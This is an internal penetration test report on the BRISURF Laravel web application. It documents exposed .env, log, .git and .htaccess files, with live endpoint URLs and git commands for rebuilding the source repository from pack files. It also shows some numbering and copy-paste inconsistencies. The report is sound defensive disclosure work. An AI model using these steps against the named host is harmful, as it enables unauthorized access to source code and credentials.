



June 09th, 2026

PENETRATION TEST REPORT:

BRINS BRISURF

Technology & Information System Division






TABLE OF CONTENT

DOCUMENT SIGN-OFF	ii
ASSESSMENT INFORMATION	iii
SCOPING & RULES OF ENGAGEMENT	iv
DOCUMENT METADATA	v
EXECUTIVE SUMMARY OF FINDINGS	1
TECHNICAL FINDINGS	4
1. Finding BRISURF-001: Exposed .env File	4
2. Finding BRISURF-002: Exposed laravel.log File	6
3. Finding BRISURF-003: Exposed .git/* Files.....	8
4. Finding BRISURF-005: Source Code Disclosure via Exposed Git Directory.....	12
5. Finding BRISURF-004: Exposed .htaccess File	17



DOCUMENT SIGN-OFF

TECHNOLOGY & INFORMATION SYSTEM DIVISION	SIGNATURE
Division Head Rully Harisman	
Deputy Division Head Iwan Setiawan	
IT Security Department Head Razin Haq Umran	
Team Member Muhammad Nanda Nugraha	



ASSESSMENT INFORMATION

IT SECURITY DEPARTMENT

Lead Penetration Tester

Razin Haq Umran

Penetration Tester

Muhammad Nanda Nugraha

CLIENT DETAILS

Application Development Department

ASSESSMENT SCOPE SUMMARY

Engagement Timeframe

02/06/2026-08/06/2026

Engagement Scope

Web Application

Project ID: AppDev-Brisurf-v1.0-08-06-2026

Report Date: 09-06-2026



SCOPING & RULES OF ENGAGEMENT

Assessment Scope

The predetermined scope for IT Security Department to carry the out the Web Application penetration test was:

Assessment Type

Blackbox

Host

<https://app-brisurf.brins.co.id/>



DOCUMENT METADATA

AUTHOR

Muhammad Nanda Nugraha

CO-AUTHOR

Razin Haq Umran

Document Number

SEC-RPT-PNT-2026-06-009





EXECUTIVE SUMMARY OF FINDINGS

IT Security Department conducted a web application penetration test for Application Development Department. This test was performed to assess BRISURF web application's vulnerability.


IT Security Department reviewed the security of BRISURF web application and determined a **CRITICAL** risk of compromise from any threat actor, as shown by the presence of vulnerability details in this report.

The detailed of findings and remediation recommendations for these assessments may be found later in this report.

BRISURF Risk Rating

IT Security Department calculates BRISURF web application risk based on Exploitation Likelihood (ease of exploitation) and Potential Impact (potential business impact to the environment).

OVERALL RISK RATING: CRITICAL





Report Card

4	0	1	0	0
Critical	High	Medium	Low	Informational

Findings Summary Table

Finding	Severity	Brief Recommendation
Finding BRISURF-001: Exposed .env File	Critical	Exposed .env files can reveal database credentials, API keys, SMTP credentials, and more.
Finding BRISURF-002: Exposed laravel.log File	Critical	An exposed laravel.log file allows unauthorized users to view application logs, potentially disclosing sensitive information such as system details, error messages, user data, and credentials.
Finding BRISURF-003: Exposed .git/* Files	Critical	An exposed .git directory may allow attackers to access the application's source code and sensitive information, increasing the risk of unauthorized access and further compromise of the environment.
Finding BRISURF-004: Source Code Disclosure via Exposed .git Directory		Immediately remove or restrict access to exposed Git repository files and invalidate any sensitive credentials that may have been disclosed. Review the repository for hardcoded secrets, rotate affected credentials, and implement deployment procedures that exclude repository metadata from production servers.
Finding BRISURF-005: Exposed .htaccess File	Medium	An exposed .htaccess file may reveal sensitive server configuration details, assisting attackers in understanding the application's security controls and facilitating further attacks against the environment.

Summary of Strengths

The application adopts several security best practices, including the use of environment variables to separate sensitive configuration data from source code. Additionally, the application structure and deployment model indicate an awareness of secure development principles, helping to reduce the exposure of sensitive information when properly configured.

Summary of Weaknesses

Multiple sensitive files and resources were found to be publicly accessible, including the .env file, .git repository, and laravel.log file. These exposures may allow attackers to obtain source code, application logs, credentials, API keys, database connection details, and other sensitive information. Such information could be leveraged to gain unauthorized access to internal systems, compromise the confidentiality and



integrity of data, abuse third-party services, identify additional vulnerabilities, and facilitate further attacks against the application and its supporting infrastructure.


Strategic Recommendation

The organization should immediately restrict public access to sensitive files and directories, including .env, .git, and application log files. The web server should be configured to expose only the intended public content and deny access to configuration files, repositories, logs, and other sensitive resources. All potentially exposed credentials, secrets, API keys, and tokens should be rotated as a precautionary measure. Additionally, regular security assessments, secure configuration reviews, repository secret scanning, and continuous monitoring should be implemented to identify and remediate similar exposures before they can be exploited.



TECHNICAL FINDINGS

1. Finding BRISURF-001: Exposed .env File

Description:	Exposed .env file can reveal database credentials, API keys, SMTP credentials, and more.
Risk:	Database Compromise – Exposed database credentials can allow unauthorized access, leading to data theft or manipulation. Email Hijacking – Exposed SMTP credentials can be abused to send phishing, spam, or spoofed emails. API and Cloud Credential Exposure – Leaked API keys and cloud credentials may enable unauthorized access, resulting in data theft, service abuse, or financial loss. Malware Injection and Exploitation – Attackers may leverage exposed configurations to inject malware, modify system settings, or conduct further attacks.  The screenshot displays a security tool interface with a 'Base Score' of 9.4 (Critical) in a red box. Below the score, several categories are listed with their respective values: Attack Vector (AV) is Network (N); Attack Complexity (AC) is Low (L); Privileges Required (PR) is None (N); User Interaction (UI) is None (N); Scope (S) is Unchanged (U); Confidentiality (C) is High (H); Integrity (I) is High (H); and Availability (A) is Low (L).
System:	Endpoint: https://app-brisurf.brins.co.id/.env
Tools Used:	cURL
References:	OWASP A05:2021: Security Misconfiguration
Remediation:	Ensure the Laravel application is configured with the web server document root pointing to the public directory and restrict direct access to the .env file. Rotate all exposed credentials, including database, SMTP, API, and cloud service secrets. Consider using a dedicated secret management solution and regularly review server configurations to prevent sensitive file exposure.


Reproduce Steps:

1. Access the .env file directly via web browser, <https://app-brisurf.brins.co.id/.env>. The file should not be publicly accessible.

Proof of Concept:



2. Finding BRISURF-002: Exposed laravel.log File


Description:	An exposed laravel.log file allows unauthorized users to view application logs, potentially disclosing sensitive information such as system details, error messages, user data, and credentials.
Risk:	Information Disclosure – Application logs may contain sensitive information such as system paths, stack traces, usernames, email addresses, session identifiers, API keys, or configuration details. Credential Exposure – Error logs may inadvertently reveal credentials or authentication tokens that could be abused for unauthorized access. Attack Facilitation – Detailed error messages and application behavior information can help attackers identify vulnerabilities and develop targeted attacks against the application. Privacy and Compliance Impact – Exposure of user-related information through logs may result in privacy violations and potential regulatory compliance issues. 
System:	Endpoint: https://app-brisurf.brins.co.id/storage/logs/laravel.log
Tools Used:	cURL
References:	OWASP A05:2021: Security Misconfiguration https://hacktricks.wiki/en/network-services-pentesting/pentesting-web/laravel.html
Remediation:	Restrict public access to the laravel.log file, store logs outside the web root, and configure the web server to deny direct access to log files. Additionally, review and sanitize sensitive information contained within existing logs.

Reproduce Steps:

1. Access the Laravel.log file the directly via web browser, <https://app-brisurf.brins.co.id/storage/logs/laravel.log>. The file should not be publicly accessible.



3. Finding BRISURF-003: Exposed .git/* Files

Description:	An exposed .git directory may allow attackers to access the application's source code and sensitive information, increasing the risk of unauthorized access and further compromise of the environment.
Risk:	Source Code Disclosure – Attackers may obtain the application's source code, enabling them to identify vulnerabilities, business logic flaws, and security weaknesses. Sensitive Information Exposure – The repository may contain credentials, API keys, configuration files, or other sensitive information that could facilitate unauthorized access. Attack Facilitation – Access to the internal repository can provide valuable intelligence about the application's architecture and implementation, increasing the likelihood of successful attacks against the application and its supporting infrastructure. 
System:	Endpoint: https://app-brisurf.brins.co.id/.git/index https://app-brisurf.brins.co.id/.git/config https://app-brisurf.brins.co.id/.git/head https://app-brisurf.brins.co.id/.git/refs/* https://app-brisurf.brins.co.id/.git/objects/*
Tools Used:	cURL
References:	OWASP A05:2021 – Security Misconfiguration https://hacktricks.wiki/en/network-services-pentesting/pentesting-web/laravel.html
Remediation:	Restrict public access to the .git/* files, store logs outside the web root, and configure the web server to deny direct access to log files.

Reproduce Steps:

1. Access all the associated files as mentioned above directly via web browser. Those file should not be publicly accessible



Proof of Concept:

<https://app-brisurf.brins.co.id/.git/index>:

```
253 -tests/Feature/Subrogation/SubrogationTr
254 ..S
255 ..X
256 .app/Console/Commands/GenerateReportCommand.php
257 .app/Exports/DataListNullCoveringFlagExport.php
258 .app/Http/Controllers/BrilinkAgenController.php
259 .app/Http/Controllers/CovFlagAkuaController.php
260 .app/Http/Controllers/CovValAsmikController.php
261 .app/Http/Controllers/ProgramcodeController.php
262 .app/Models/COVERING_DB/DtCBCDocumentsModel.php
263 .app/Models/COVERING_DB/MsCBCDocumentsModel.php
264 .app/Models/Mongo/MoDtProgramJenisKendaraan.php
265 .env.example
266 .env.prod
267 .gitlab-ci.yml
268 .ni.7
269 .public/LandingPage/vendor/jquery/jquery.min.js
270 .public/LandingPage/vendor/owl.carousel
271 .public/assets/js/page/gmaps-multiple-marker.js
272 .public/assets/modules/ajv-formats/package.json
273 .public/assets/modules/ajv-formats/src/index.ts
274 .public/assets/modules/ajv-formats/src/limit.ts
275 .public/assets/modules/array-union/package.json
276 .public/assets/modules/autoprefixer/lib/info.js
277 .public/assets/modules/body-parser/package.json
278 .public/assets/modules/brorand/test/api-test.js
279 .public/assets/modules/buffer-xor/test/index.js
280 .public/assets/modules/camel-case/dist/index.js
281 .public/assets/modules/chocolat/dist/index.html
282 .public/assets/modules/cleave-js/dist/cleave.js
283 .public/assets/modules/cliui/build/lib/index.js
284 .public/assets/modules/codemirror/keymap/vim.js
285 .public/assets/modules/codemirror/mode/go/go.js
286 .public/assets/modules/codemirror/mode/oz/oz.js
287 .public/assets/modules/codemirror/mode/vb/vb.js
288 .public/assets/modules/codemirror/theme/mbo.css
289 .public/assets/modules/codemirror/theme/neo.css
290 .public/assets/modules/colord/plugins/a11y.d.ts
```



<https://app-brisurf.brins.co.id/config>:

```
config
[core]
  repositoryformatversion = 0
  filemode = true
  bare = false
  logallrefupdates = true
[remote "origin"]
  url = https://brinsapp@bitbucket.org/brins-tsi/brisurf-ui.git
  fetch = +refs/heads/*:refs/remotes/origin/*
[branch "phase23-dev"]
  remote = origin
  merge = refs/heads/phase23-dev
[branch "phase14_2-dev"]
  remote = origin
  merge = refs/heads/phase14_2-dev
[branch "phase11-production"]
  remote = origin
  merge = refs/heads/phase11-production
[branch "phase20-dev"]
  remote = origin
  merge = refs/heads/phase20-dev
[branch "phase23-production"]
  remote = origin
  merge = refs/heads/phase23-production
[branch "383-sprint-23-perubahan-jangka-waktu-berdsarkan-jenis-jaminan-bank-garansi"]
  remote = origin
  merge = refs/heads/383-sprint-23-perubahan-jangka-waktu-berdsarkan-jenis-jaminan-bank-
garansi
[branch "398-sprint-23_2-penambahan-ui-modul-master-jenis-kendaraan"]
  remote = origin
  merge = refs/heads/398-sprint-23_2-penambahan-ui-modul-master-jenis-kendaraan
```

<https://app-brisurf.brins.co.id/.git/head>:

```
HEAD
ref: refs/heads/feature/dev-testing
```



[https://app-brisurf.brins.co.id/.git/refs/*:](https://app-brisurf.brins.co.id/.git/refs/*)


refs	
i59c3ebf7a4518d82d1db16fdffb9235c03df0459 :b2ba3bb651e7fe4e87c34d6fa39948b8f96f0ad 33857b0b5af8f5691d9f7277f49befac346a44e5 :d8777d3a4b699bb66f5ca1467fbb9d40e1aa232 3735f825222be1661b2d26c90e0796e35d4d2ac7 l305dd0d5aaf0659942e4c0bc3d14a8243779e20 3b06a5e3daa9f2dea19522abfaac177b5cebab66 fef164cf7f28f128be7810299d7c63b7cd495812 l5ed2c41c95d56a3bd60c2b3e442068bba5dd4ee :a3acae1b8152cc88ce80fb57fcb872c5a61db01 :f0bcbcd1457a127bab1a36c81a43b2e3ae99b2e :j2eacea961bb537741aa348180bec51013d849c5 f465ff5bc70b4aa8cf992e9d6de1c68dd1919a87 :i10d23e8d08e9ce481b3239d3388895200da24de :j013c8dca13711119a2caf6c7c525ddef3c1e2a7 l77123145f1ccd91a867a3be41522deda4578ed0 :eaea246b737f07bc53b9235b55807203966407 f8031215803494f3e7d5d8983bcf6bd6de58948 :e6b81cb3076bc3c468b153182704a94e08daba04 :e60342f27096351740a7b7fc453bf481706a5d1 :6cd9d0530c0461bf0487e979572aea92a7b6a22 lbdff7432a01effea614f02bd91a2447436dae51e :laa50921148e4bbbf3759628c2fd872b5d925fc1 292fc57123216b8e719359a0acfde992a487dd39 :i2a5d196a779e576b5d5980802696cc66e44668f :a8b7a7adaf08b23ef43c8915f94f3b62fba5045 733bb0ee003d28c793ef43804c334753a308ac86 :j0bf5ab1475a9a68244593a3fbca87297c96be22 :399c9b669a05a6d957dc808db7890e6e6c16025b :ed8a93cadd095920cef80defd13022ed0c720b3	refs/heads/202408-enhance-covering-ui-awo-brilink refs/heads/375-sprint-28-penambahan-modul-microsite-untuk-produk-kmk-mitra refs/heads/383-sprint-23-perubahan-jangka-waktu-berdasarkan-jenis-jaminan-bank-garansi refs/heads/398-sprint-23-2-penambahan-ui-modul-master-jenis-kendaraan refs/heads/BHC-51-pembuatan-dashboard-monitoring-modul-reference refs/heads/BKK-11-penambahan-fitur-claiminquiry-pada-modul-klaim-kupedes refs/heads/BRIG-1-hot-fix---modul-covering-briguna-cbc refs/heads/Penambahan-Informasi-kendaraan-Brilink-Asmik-Motorku refs/heads/bugfix/GetDocClaimLoopingByUrutanPengajuan refs/heads/bugfix/covering-approval-briguna-cbc refs/heads/bugfix/error-add-clause-briguna-case-by-case refs/heads/bugfix/fix-cbc-approval-status refs/heads/bugfix/issue-detail-covering-flag-awo refs/heads/bugfix/reporting-asmik refs/heads/change-laravel-log-to-ison-format refs/heads/development refs/heads/download-validation-bugfix refs/heads/enhance/BPU00-23-Optimalisasi-UI-Brisurf refs/heads/feature/BAK5R-54-pembuatan-proses-feedback-data-refund-kupedes refs/heads/feature/BAK5S-51-create-ui-subrogation-validation-and-flag refs/heads/feature/BAK5S-59-create-ui-subrogation-dashboard refs/heads/feature/BAKUC-86-pengembangan-dashboard-monitoring-claim-kupedes refs/heads/feature/BHC-184-reporting-monitoring-modul-reference refs/heads/feature/BHC-373-covering-simulation-asri refs/heads/feature/BHC-52-pembuatan-monitoring-data-detail-reference refs/heads/feature/BRIG-3-enhancement-alur-mekanisme-microsite-webupload-dok-klaim refs/heads/feature/EnhancementFlowClaimAskred refs/heads/feature/MonitoringRenewalEndorsement refs/heads/feature/PembuatanGenerateConfirmationNote refs/heads/feature/PembuatanLogLogin

<https://app-brisurf.brins.co.id/.git/objects/packs:>

packs
pack-1b83701cc7cfc7677ffae3454cd0be0917c24758.pack



4. Finding BRISURF-005: Source Code Disclosure via Exposed Git Directory

Description:	This issue is a continuation of the Web Server Misconfiguration vulnerability that allows the .git directory on the BRISURF platform to be accessed without authentication. Through this weakness, an attacker can enumerate the available pack files and download the corresponding .pack and .idx files, which contain repository objects and metadata. By processing these files locally using standard Git utilities, an attacker may reconstruct the repository contents, including the directory structure, application source code, backend business logic, and internal configuration files. This exposure could provide valuable information that may facilitate further attacks against the application and its supporting infrastructure.
Risk:	An attacker may obtain the complete BRISURF application source code, enabling a comprehensive analysis of the application's architecture, business logic, and potential security weaknesses. An attacker may extract sensitive information stored within the repository or configuration files, including application secret keys (APP_KEY), production database credentials, third-party API keys, and corporate SMTP server credentials. An attacker may gain unauthorized access to users' Personally Identifiable Information (PII) and transaction records through exposed credentials, logs, or other sensitive artifacts recovered from the repository. Such exposure could result in data protection and privacy compliance violations, financial losses, and significant reputational damage to the organization. 
System:	Endpoint: https://app-brisurf.brins.co.id/.git/objects/info/packs
Tools Used:	cURL Git
References:	OWASP A05:2021: Security Misconfiguration https://hacktricks.wiki/en/network-services-pentesting/pentesting-web/laravel.html



Remediation:

Restrict public access to the .git/* file, store logs outside the web root, and configure the web server to deny direct access to log files.

Reproduce Steps:

1. Download the pack list from the target server

Access the following endpoint to retrieve the list of available Git pack files:

<https://app-brisurf.brins.co.id/.git/objects/info/packs>

2. Download the corresponding pack files

Based on the pack file hash listed in the response, download both associated files:

<https://app-brisurf.brins.co.id/.git/objects/pack/pack-1a2b3c...pack>

<https://app-brisurf.co.id/.git/objects/pack/pack-1a2b3c...idx>

3. Verify the repository objects

After placing the downloaded files into a local Git repository, verify the integrity and availability of the Git objects using:

git fsck --full

```
nandanugraha@MacBook-Pro-NANDA BRISURF % git fsck --full
Checking object directories: 100% (256/256), done.
Checking objects: 100% (70760/70760), done.
notice: HEAD points to an unborn branch (main)
notice: No default references
dangling commit e501e0097d010e85e7092bb05a8d1221b921020f
dangling commit 3a028055202e997356e18af716531c68ef15ac92
dangling commit d7028069dcd17393f95809f20a0220d433976619
dangling commit f60204f325c941119c4923c3c39ea7688a436b05
dangling commit 4e0480793f156ab25d5e7aeb878ff9e182f8aa5c
dangling commit 4605680d2791598d744a0de3e1aab53b379e5343
dangling commit c805d00727245525ecc8692a19e6f7f059aea253
dangling commit 8506208f87ac93107415b092600efe04fd8886c6
dangling commit 070a588f4bfff6d1bf9b7ed3da10825a9991b0dd8
dangling commit 6c0a2c5fc53ab6723339db4cfff9e6122c2f661e2
dangling commit 560b1456fb26834dd8b06ad07a2046523cdb3df2
dangling commit 490e9459f3889d722298ead112461fa8bc27fd96
dangling commit 500f6018f303f096e7a8d5c945b8e33bb49f9d31
dangling commit 251068a7b70da5831b84247496d998a6dca24fb7
dangling commit 801170b6d8a4b0d39705a703c2f303d6a9e4107b
dangling commit b111447abd74031bd901cb388db2ff6d24f6e0b2
dangling commit bc114cdad834ec5eaaa6be9a906a9686af419adb
dangling commit cf12a04f1705c1893449d43c893c5b4289fa210d
dangling commit d013c8dca1371119a2caf6c7c525ddef3c1e2a7
dangling commit 0314880a18f2423672560c4d8a98e35e26d963e1
dangling commit 931474b14829c071b72c2093e9bb2291536d5565
dangling commit ad16f01fabaed10a22be3dd2d1edc95cdd1cb654
dangling commit 15175c7d39c2b81f397ff5641baff9deb1db3980
dangling commit 1f17487ee85d9363e3e04b0cc1ddbf4398e56780
dangling commit 9b1ab0d5e548f8fadd85fbd1e49cc0ca20b40ce6
dangling commit ea1ccc6c29260b0637fd4db8b5b9e08812e3f0d2
dangling commit d61da8a6c54819710e5a72484f959cdcad72a5ca
dangling commit 2e1e5cd3c746f44d8fa9e2f8f5fe02123b3c6d8f
dangling commit db20047695d029af9f2a1b9906d84a052162721e
dangling commit 0b22b0ca45cc4826294a0218692c055a07ae942c
dangling commit 4d22d049efc323df6c0ccd9264638a700b5c0408
```



4. Verify Pack Files

Use the following command to verify the downloaded pack file and identify available commit objects contained within the repository:

```
git verify-pack -v .git/objects/pack/*.idx | grep commit
```

```
nandanugraha@MacBook-Pro-NANDA BRISURF % git verify-pack -v .git/objects/pack/*.idx | grep commit | head -20
ff684ab1f2f3c5c6eee4d5ac497b41193d6995e2 commit 452 307 12
f0dfe42a574ae73091dba791b3a53768289c0e0c commit 391 268 319
a8d2138874f7f9acfe5729acbb52e92984826243 commit 1412 510 587
6ad181a7171d81397d1c2358cf0b178a3bc910a5 commit 231 217 1097 1 a8d2138874f7f9acfe5729acbb52e92984826243
cf894a2793ffe27f9b8d6471f9e297e9e21d3734 commit 103 114 1314 2 6ad181a7171d81397d1c2358cf0b178a3bc910a5
77fb7a1b1e2f4aa56b69f455f5b08213a9c9c10c commit 385 274 1428
07c9d9dca4968c6efcbdb9bfa2fffb06724e141d62 commit 77 87 1702 2 6ad181a7171d81397d1c2358cf0b178a3bc910a5
4e0480793f156ab25d5e7aeb87ff9e182f8aa5c commit 96 106 1789 1 77fb7a1b1e2f4aa56b69f455f5b08213a9c9c10c
63be2e76d483b4525d13abe1b9174a9d587b190f commit 395 277 1895
fb29fd2838bf1542a26f797cb8ddbcf2c98e38c commit 433 295 2172
6b463537a13f27dfa0c7dd960846f2dde5e469c3 commit 242 159 2467
30b04f5b9d3eb45b89a604308e67140af1f2b4f8 commit 424 278 2626
8ad363e3cd38b5ef04bca43b8bbe53a862d4702e commit 392 252 2904
4b48d1c2187889245f540c160adf553fe0c391d9 commit 279 184 3156
91d2e8a0c59ba82b85e7b8f20101bf9893501b89 commit 424 254 3340
eb35b7592802cd7a0c93d0e6ab03f548a17e146 commit 461 300 3594
15e7014430251440aeee5cb3129e7bcccfe0a926 commit 426 296 3894
fb496d681faa2fbc91a672964f16f314a461e5ba commit 262 174 4190
e6f2421b5957ce570d0dd238d15a4c113caf41c9 commit 262 175 4364
1b72a7073524c57ec53e023becf8d57aa750b982 commit 270 243 4539 1 a8d2138874f7f9acfe5729acbb52e92984826243
```

5. Inspect Git Object Contents

After identifying a valid commit hash, inspect the contents and metadata of the Git object using:

```
git cat-file -p <commit>
```

This command displays information associated with the specified commit, such as the tree reference, parent commit, author details, commit message, and other repository metadata.

```
nandanugraha@MacBook-Pro-NANDA BRISURF % git cat-file -p a8d2138874f7f9acfe5729acbb52e92984826243
tree ca81388a3e4c5c26345e146e252a03725445bfee
parent b30e66975b7095f68861a32a12876fd2ebfd9f56
author Snyc Bot <snyk-bot@snyk.io> 1706932545 +0000
committer Snyc Bot <snyk-bot@snyk.io> 1706932545 +0000

fix: public/assets/modules/normalize-range/package.json to reduce vulnerabilities

The following vulnerabilities are fixed with an upgrade:
- https://snyk.io/vuln/SNYK-JS-ANSIREGEX-1583908
- https://snyk.io/vuln/SNYK-JS-HAWK-2808852
- https://snyk.io/vuln/SNYK-JS-INFLIGHT-6095116
- https://snyk.io/vuln/SNYK-JS-JSON5-3182856
- https://snyk.io/vuln/SNYK-JS-LODASH-1018905
- https://snyk.io/vuln/SNYK-JS-LODASH-1040724
- https://snyk.io/vuln/SNYK-JS-LODASH-450202
- https://snyk.io/vuln/SNYK-JS-LODASH-608086
- https://snyk.io/vuln/SNYK-JS-LODASH-73638
- https://snyk.io/vuln/SNYK-JS-LODASH-73639
- https://snyk.io/vuln/SNYK-JS-MINIMATCH-1019388
- https://snyk.io/vuln/SNYK-JS-MINIMATCH-3050818
- https://snyk.io/vuln/SNYK-JS-QS-3153490
- https://snyk.io/vuln/npm:hawk:20160119
- https://snyk.io/vuln/npm:hoek:20180212
- https://snyk.io/vuln/npm:http-signature:20150122
- https://snyk.io/vuln/npm:lodash:20180130
- https://snyk.io/vuln/npm:mime:20170907
- https://snyk.io/vuln/npm:minimatch:20160620
- https://snyk.io/vuln/npm:qs:20140806
- https://snyk.io/vuln/npm:qs:20140806-1
- https://snyk.io/vuln/npm:qs:20170213
- https://snyk.io/vuln/npm:request:20160119
```



```
- https://snyk.io/vuln/npm:tunnel-agent:201703052
BRISURF % git cat-file -p ca81388a3e4c5c26345e146e252a03725445bfee
100644 blob 6537ca4677ee97ddcb112f22d086b92721fd578c .editorconfig
100644 blob 8052a0e9872b94ca878949d669d49619cc4c5bfb .env.example
100644 blob dd19367ecdbf886350b2e965cf191137ff1f8ed3 .env.prod
100644 blob 967315dd3d16d50942fa7abd383dfb95ec685491 .gitattributes
100644 blob 181b04da93758676bd1bf30d565451ee3075dafb .gitignore
100644 blob be63e70d37bf95d5f007fd33215f9e543b44b3c2 .gitlab-ci.yml
100644 blob 3aec5e27e5db801fa9e321c0a97acbb49e10908f .htaccess
100644 blob f3dec12334f80c2f5825e350f66d1310937b874 README.md
040000 tree 34930bcd9583bd64eb7955123c4356e7f6c98286 app
100644 blob 5c23e2e24fc5d9e8224d7357dbb583c83884582b artisan
040000 tree fa579600b150dfe96277f923c509bc473517b32a bootstrap
100644 blob dbb7ce5a8433c3413f5cedca453abb78d8f324c0 composer.json
100644 blob 4158b2db70f9c690b01f29f1286a5e39f930016f composer.lock
040000 tree b008de52085b9ada531205896c00746d87007b43 config
040000 tree 628a2a73984d152ad3627d61fcc02e3cdca5e8a6 database
100644 blob e69de29bb2d1d6434b8b29ae775ad8c2e48c5391 favicon.ico
100644 blob b98d6b2ded924077597e246672a6e6d800c98d20 index.php
100644 blob 1a693b5285c9707930e1d85c844d5e6040bae040 package-lock.json
100644 blob d6de03fcd7c6f117ddd91da24c6609f31f49b17a package.json
100644 blob 4ae4d979d1ecc9bb45aabf0ff7071ce0e63bd4e2 phpunit.xml
040000 tree 62e239d85cb2baa4314e67c65a66bd96097befa8 public
040000 tree 3c5fa7067acad0c95e03d901a6255b23af778329 resources
100644 blob eb0536286f3081c6c0646817037faf5446e3547d robots.txt
040000 tree 28563642547f1a62fde8981a3d01943ac221e6c3 routes
100644 blob 5fb6379e71f275a1784e6638adc96420aaa5c5b2 server.php
100644 blob 8ab49738f2d0e10879c563b423a5f1f4a7d0c6d4 sonar-project.properties
040000 tree c71ab6814018e9850fb4ec2e4a47d3dfdb9c3242 storage
040000 tree 1ed901c21beb7391e2f982a169d09f4c21a8134f stubs
040000 tree d50aa6e9b745b0dba78abd8fa5b1c9a57946a46a tests
